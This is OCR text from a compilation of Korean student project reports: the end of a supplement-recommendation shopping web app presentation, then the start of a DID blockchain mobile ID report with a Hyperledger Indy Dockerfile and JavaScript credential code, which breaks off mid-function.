EPA,DHA 골드	0.136065	1.000000	0.980799	1.000000	0.592543	1.000000	0.396025	0.230548	0.348393	0.581598	...	0.000000	0.000000	0.000000	0.000000	0.000000	0.000000	0.000000	0.00
EPA,DHA 포르테오메가-3골드	0.080625	0.592543	0.581165	0.592543	1.000000	0.592543	0.316129	0.182322	0.417338	0.344622	...	0.035138	0.035138	0.018411	0.030287	0.018072	0.025335	0.068790	0.02

개발 내용(Backend)

[4/4] 영양제 추천 알고리즘

코사인 유사도


Dr.KP(닥터케이피)비채에스

	PRDUCT	origin_MAIN_FNCTN
0	Dr.KP(닥터케이피)비채에스	배변활동원활에 도움을 줄 수 있음혈중 콜레스테롤 개선에 도움을 줄 수 있음탄수화물이...
95	가벼워보라	혈중 콜레스테롤 개선배변활동 원활에 도움을 줄 수 있음탄수화물이 지방으로 합성되는 ...
582	W다이어트	콜레스테롤 개선배변활동 원활에 도움을 줄 수 있음탄수화물이 지방으로 합성되는 것을 ...
159	ss쾌변데이(수출용)	항산화체지방 감소혈중 콜레스테롤 개선에 도움을 줄 수 있음혈중 콜레스테롤 개선배변활...
45	건강프로젝트 5	장내 유익균 증식 및 배변활동 원활에 도움을 줄 수 있음지구력 증진에 도움을 줄 수...
82	1일에이드부스터 1DAY AID BOOSTER	혈중 콜레스테롤 개선에 도움을 줄 수 있음배변활동 원활에 도움을 줄 수 있음
190	ATOP(에이탑)	혈중 콜레스테롤 개선에 도움을 줄 수 있음 배변 활동 원활에 도움을 줄 수 있음
30	Dr. Milagro	혈중 콜레스테롤 개선에 도움을 줄 수 있음 배변활동 원활에 도움을 줄 수 있음
37	가르시니아 플러스	가르시니아캄보지아 추출물탄수화물이 지방으로 합성되는 것을 억제하여 체지방 감소에 도...
36	가르시니아 플러스	가르시니아캄보지아 추출물 탄수화물이 지방으로 합성되는 것을 억제하여 체지방 감소에 ...


개발 내용(Frontend)

- 메인 페이지

개발 내용(Frontend) – 관리자 페이지




개발 내용(Frontend)



" 관리자 페이지 "
-> 카테고리 추가

개발 내용(Frontend)




" 관리자 페이지 "
-> 상품 추가


개발 내용(Frontend)


" 영양제 상품 목록 / 상품 상세 페이지 "

개발 내용(Frontend) – 카테고리



개발 내용(Frontend)






" 장바구니 페이지 / 결제 페이지 "

개발 내용(Frontend) – 결제 페이지


관리자 페이지

주문 내역 페이지



개발 내용(Frontend)

" 관리자 페이지 "
-> 주문 내역 관리



개발 내용(Frontend) – 정보 수정 페이지

개발 내용(Frontend) – BMI

개발 내용(Frontend)

개발 내용(Frontend)

개발 내용(Frontend)

NewsAPI 호출해서
최신 건강 뉴스
뷰어 개발

결론

" 사용자가 원하는 영양제를 직접 검색하고 구매가 가능하며 건강 뉴스에 대한 다양한 정보를 얻을 수 있으며
상품(영양제), 카테고리를 직접 등록하고 삭제하여 웹페이지를 관리 할 수 있다.

기대효과

↳ " 19개의 카테고리 별로 영양제의 기능에 따라 다양한 영양제의 성능을 검색 하고 구입하며 유사한 영양제를 추천 받을 수 있다.

↳ "다양한 최신 건강 뉴스를 한눈에 볼 수 있다. "

↳ "관리자 페이지에서 상품을 등록하거나 주문 내역을 실시간으로 관리 할 수 있다. "

DID 탈중앙화 신원인증 신분증

팀 명: 최종장박봉

지도교수: 이병천 교수님

팀 장: 이현종

팀 명: 박주형

장예진

최유진

이강봉

2022. 11.

중부대학교 정보보호학과

목차

1. 서론

1.1 연구 배경

현 주민등록증은 사용자의 개인정보가 그대로 노출되어 타인에게 쉽게 개인정보가 유출되기도 하며 각종 첨단 장비를 통한 위 · 변조를 통하여 이를 방지하기 어려워지면서 이를 방지하기 위해 탈중앙화 신원증명(Decentralized Identity, DID)기반 모바일 신분증을 기획하게 되었다.

1.2 연구 필요성

코로나19 확산으로 비대면 서비스 수요가 증가함에 따라 디지털상에서 물리적 신분증을 대체할 새로운 인증 수단의 필요성이 점차 대두했다. 기존의 온라인 금융 서비스의 경우 실명 확인이 필요하며, 신원 확인을 위해 별도의 인증을 거쳐야 하는 등의 한계점을 가졌다.

또한, 기존 신분증은 개인정보를 포함하고 있어 확인 과정에서 민감 정보가 노출되고, 분실 시 정보 유출 및 도용 가능성이 꾸준히 제기되기도 했다. 해외의 도입 사례의 경우 표면에는 사용자의 신분을 식별할 수 있는 최소한의 정보만을 표기하고 민감한 사용자 정보는 IC 칩에 저장하며, 전자신분증을 통해 사용자 인증 시 강력한 암호화 방식인 공인인증서를 인증의 수단으로 사용했음에도 불구하고 보관성 문제로 인한 피해가 발생하였다. 아울러, 각국에서 개인정보 공개 및 자기주권 보장 필요성이 대두해 국가, 신뢰기간 등의 중개자 없이 스스로가 자신을 인증하고 데이터를 관리할 수 있도록 하는 요구가 늘어났다. 이에 주민등록증, 운전면허증, 여권 등의 국가 신분증을 디지털화 한 상태로 모바일 기기에 저장한 모바일 신분증을 고안하였다.

1.3 연구 목적 및 주제 선정

이번 연구는 위 · 변조 및 도용 또한 현재 사용하고 있는 전자 신분증의 문제점들을 보안하기위해 블록체인을 활용하여 모바일 신분증을 구현하게 되었다. DID 기술은 개인정보를 암호화하고 위 · 변조를 불가능하게 할 뿐 아니라 중간자의 공격, 스니핑, 리더기의 변조, 복제 등에 개인정보 유출될 우려가 거의 없기 때문에 주제로 선정하게 되었다.

2. 관련 연구

2.1 Java

자바(Java)는 1995 년 썬 마이크로시스템즈에서 발표한 객체 지향 프로그래밍 언어다. 자바는 가능한 적은 종속성을 갖도록 설계되었으며 **"Programmers wirte once, run anywhere(WORA)"** 와 같이 한번 작성한 코드를 모든 플랫폼에서 작동시킬 수 있는 범용적인 언어로 전 세계의 많은 Back end 개발자가 선택하는 언어이며 전 세계적으로 보고된 개발자는 9 백만명이다. 또한 Android 앱 개발을 위한 유일한 공식 언어로 Amazon, Twitter, Netflix 등 많은 서비스에서 사용하고 있으며 게임 콘솔, 슈퍼컴퓨터 등 많은 곳에서 실행이 가능하다는 장점이 있다. 대한민국 전자정부표준 또한 Java 프레임워크인 Spring 을 사용한다.

2.2 React

리액트는 UI 자바스크립트 라이브러리로써 싱글 페이지 애플리케이션의 UI(User Interface)를 생성하는데 집중한 라이브러리이다. 리액트는 자바스크립트에 HTML을 포함하는 JSX(JaveScript XML)이라는 간단한 문법과 단방향 데이터 바인딩(One-way Data Binding)을 사용하고 있다. 또한 가상 돔(Virtual DOM)이라는 개념을 사용하여 웹 어플리케이션의 퍼포먼스를 최적화한 라이브러리다.

2.3 JavaScript

자바스크립트는 객체 기반의 스크립트 프로그래밍 언어이다. 이 언어는 웹 브라우저 내에서 주로 사용되며, 다른 응용 프로그램의 내장 객체에도 접근할 수 있는 기능을 가지고 있다. HTML의 특성 요소(들)을 선택하여 다양한 이벤트(마우스 클릭, 키보드 입력 등)에 따라 어떤 동작을 하도록 기능을 넣을 수 있으며 발생하는 이벤트에 따라 HTML, CSS를 조작할 수도 있고 Node.js와 같은 런타임 환경과 같이 서버 프로그래밍에도 사용되고 있다

2.4 Block Chain

블록체인은 분산 컴퓨팅 기술 기반의 데이터 위 · 변조 방지 기술이다. P2P 방식을 기반으로 하여 소규모 데이터들이 사슬 형태로 무수히 연결되어 형성된 '블록'이라는 분산 데이터 저장 환경에 관리 데이터를 저장함으로써 누구도 임의로 수정할 수 없고 누구나 변경의 결과를 열람할 수 있게끔 만드는 기술이다.

-

2.5 DID

탈중앙화 신원증명(decentralized Identifier, **DID**) 또는 분산 아이디는 기존 신원확인 방식과 달리 중앙 시스템에 의해 통제되지 않으며 개개인이 자신의 정보에 완전한 통제권을 갖도록 하는 기술이다. 블록체인을 기반으로 한 신원증명, 인증이며 이용자 스스로 자신의 신원정보를 관리하고 통제할 수 있도록 하는 디지털화된 신원관리 체계이다. 우리가 지갑에 주민등록증을 보관하고 필요할 때 나를 증명하는 것처럼, 사용자가 퍼블릭 블록체인에 연동된 디지털 지갑에 내 개인정보를 담아 필요할 때 개인키를 입력해 나를 증명하는 방식이다. 개인정보사용 및 제공의 주체가 기업에서 개인으로 변화하고 있는 상황에서 DID를 도입하면 개인이 특정 기관과 상호작용할 때, 신원주체가 그 흐름을 통제할 수 있어 신원정보를 투명하게 관리할 수 있다.

2.6 Hyperledger INDY

하이퍼레저 인디는 분산원장에 대한 독립적인 아이덴티티를 지원하는 하이퍼레저 프로젝트이다. 블록체인 또는 기타 분산원장을 기반으로 하는 디지털 ID를 제공하기 위한 도구, 라이브러리 및 재사용 가능한 구성 요소를 제공한다. 하이퍼레저 인디는 인증에 특화된 프로젝트이다. 높은 프라이 빗과 보안, 강한 아이덴티티를 위한 소프트웨어 생태계를 제공한다. 인디는 오픈소스인 분산원장을 사용하며 관리 도메인, 애플리케이션 등 서로 상호 호환이 가능하다.

2.7 Docker

도커는 리눅스 컨테이너서라는 커널 컨테이너 기술을 이용하여 만든 컨테이너 기술 중 하나다. 운영체제를 가상화 하지 않는 컨테이너 기술을 사용해 가상머신에 비해서 가볍다는 장점이 있으며, VM을 포함하여 한 대의 서버에 여러 개의 서비스를 구동하기 좋다. 또한 보안상, 서비스가 노출되더라도 원래의 서버에 영향을 미치기가 쉽지 않은 격리된 구조인 만큼, 가상화의 장점을 상당 부분 활용할 수 있다.


2.8 Mongo DB

몽고DB는 크로스 플랫폼 도큐먼트 지향 데이터베이스 시스템이다. NoSQL 데이터베이스로 분류되는 몽고DB는 JSON과 같은 동적 스키마형 도큐먼트들을 선호함에 따라 전통적인 테이블 기반 관계형 데이터베이스 구조의 사용을 삼간다. 이로써 특정한 종류의 애플리케이션을 더 쉽고 더 빠르게 데이터 통합을 가능케 한다.

3. 본론

3.1 서비스 구성

웹 어플리케이션 제작으로 웹 환경에서 서비스 프로그램이 사용되도록 제작을 진행하였다.




[그림 1. 서비스 구성도**]**

3.2 프로그램 구성

3.2.1 블록체인 네트워크

Hyperledger Indy 기반으로 블록체인 네트워크를 구축하였으며, Indy-cli로 제네시스 파일 제작을 위한 권한을 부여할 지갑과 DID 생성을 진행하였다.




[그림 2. 블록체인 네트워크 초기 **DID** 생성**]**

지갑을 생성하기 위해서는 지갑의 이름과 key값이 필요하며, DID를 생성하기 위해서는 해당 지갑에서 생성 해야 한다. 이 때 DID에 seed값이 필요하며, 추가적으로 메타데이터를 입력할 수 있다.

[그림 3. 도메인 제네시스 파일**]**

해당 서비스에서 권한을 부여할 DID는 세 가지 이므로(하나만 부여해도 된다.)세 개의 did를 생성했으며, 해당 did에 적절한 role값을 부여하였다. 여기서 최고 권한을 가진 role은 0번이다. 이를 토대로 도메인 제네시스 파일을 생성하였으며, 이를 토대로 pool 트랜잭션 파일을 생성하였다.



[그림 4. 풀 트랜잭션 파일**]**

생성한 풀 트랜잭션 파일과 도메인 제네시스 파일을 통해 도커파일을 생성하였으며, 이 도커파일을 토대로 블록체인 네트워크를 구축한다. 블록체인 네트워크에 사용될 노드의 개수는 4

개로 지정하였다.

```
[program:node3]\n\
command=start_indy_node Node3 0.0.0.0 9705 0.0.0.0 9706\n\
directory=/home/indy\n\
stdout_logfile=/tmp/node3.log\n\
stderr_logfile=/tmp/node3.log\n\
\n\
[program:node4]\n\
command=start_indy_node Node4 0.0.0.0 9707 0.0.0.0 9708\n\
directory=/home/indy\n\
stdout_logfile=/tmp/node4.log\n\
stderr_logfile=/tmp/node4.log\n"\
>> /etc/supervisord.conf

USER indy

RUN awk '{if (index($1, "NETWORK_NAME") != 0) {print("NETWORK_NAME = \"sandbox\"")} else print($0)}' /etc/indy/indy_config.py> /
RUN mv /tmp/indy_config.py /etc/indy/indy_config.py

ARG pool_ip=[redacted]

RUN generate_indy_pool_transactions --nodes 4 --clients 5 --nodeNum 1 2 3 4 --ips="$pool_ip,$pool_ip,$pool_ip,$pool_ip"

EXPOSE 9701 9702 9703 9704 9705 9706 9707 9708

COPY --chown=indy:indy pool_transactions_genesis /var/lib/indy/sandbox/
COPY --chown=indy:indy domain_transactions_genesis /var/lib/indy/sandbox/


CMD ["/usr/bin/supervisord"]
```

[그림 5. Dockerfile]


해당 도커파일을 토대로 indy_pool을 실행하고, 블록체인 네트워크를 구축하였다. 아래 이미지에서 도커로 실행 중인 indy_pool을 확인할 수가 있다. 이렇게 블록체인 네트워크를 구축하였고, 추가적인 트랜잭션은 indy-sdk 라이브러리를 사용하여, JavaScript로 진행하였다.

```
Step 26/27 : COPY --chown=indy:indy domain_transactions_genesis /var/lib/indy/sandbox/
 ---> Using cache
 ---> 822874945056
Step 27/27 : CMD ["/usr/bin/supervisord"]
 ---> Using cache
 ---> 15114379a557
Successfully built 15114379a557
Successfully tagged indy_pool:latest
bcbbb93d1e31d34163c7217c3d972306015baed7043af9adc6d48579ffd405a1
root@ubuntu:~/indy-test# docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS              PORTS                                        NAMES
bcbbb93d1e31        indy_pool           "/usr/bin/supervisord"   7 seconds ago       Up 5 seconds        0.0.0.0:9701-9708->9701-9708/tcp             indy_pool
root@ubuntu:~/indy-test#
```

[그림 6. indy_pool 실행 docker ps]

3.2.2 웹 어플리케이션

먼저, 회원가입 진행 시 사용자는 요구하는 정보들을 입력하고, 회원가입을 진행한다. 해당 내용은 DB에 저장되게 된다. 비밀번호와 2차비밀번호는 안전하게 저장해야 하므로 해시화를 진행하여, 저장하였다. 회원가입 진행과 동시에 사용자는 블록체인에 사용자의 지갑을 생성하게 되고, 저장하게 된다.





[그림 7. 회원가입**]**

로그인 시 사용자는 사용자의 이메일과 사용자 비밀번호를 입력하게 되며, 비밀번호는 입력 시 해시화하고, DB에 저장 되어 있는 값과 비교하여 올바른 비밀번호인지 확인하게 된다. 이때 로그인한 사용자에게 토큰을 발급해주며, 사용자의 로그인이 유지될 수 있도록 하였다.

[그림 8. 로그인**]**

사용자의 민증발급 시 필요한 사용자의 민증 ID 발급 등록페이지이다. [그림9] 사용자는 개인정보를 입력하고, 사용자 이미지를 등록하게 된다. 이 때 저장한 이미지는 AWS S3를 통해 저장 되며, 사용자의 등록한 정보를 블록체인의 CredentialDefinition 형식에 맞게 등록해주었다.








```
exports.CreateCredentialProcess = async (walletName, walletKey, value) => {
  let seedInfo = await indy.utils.walletKeyHash(walletName, walletKey);
  console.log(seedInfo);
  let proverWallet = await indy.wallet.get(walletName, walletKey);
  let issuerWallet = await indy.wallet.get(process.env.COMMUSERVEICECENTER_WALLET_NAME, process.env.COMMUSERVEICECENTER_WALLET_KEY);
  let [userDid, userVerkey] = await indy.did.createDid(seedInfo, proverWallet);
  let credOffer = await exports.sendCredOffer(issuerWallet)
  let [credReq, credReqMetaData] = await exports.sendCreateCredReq(proverWallet, credOffer)
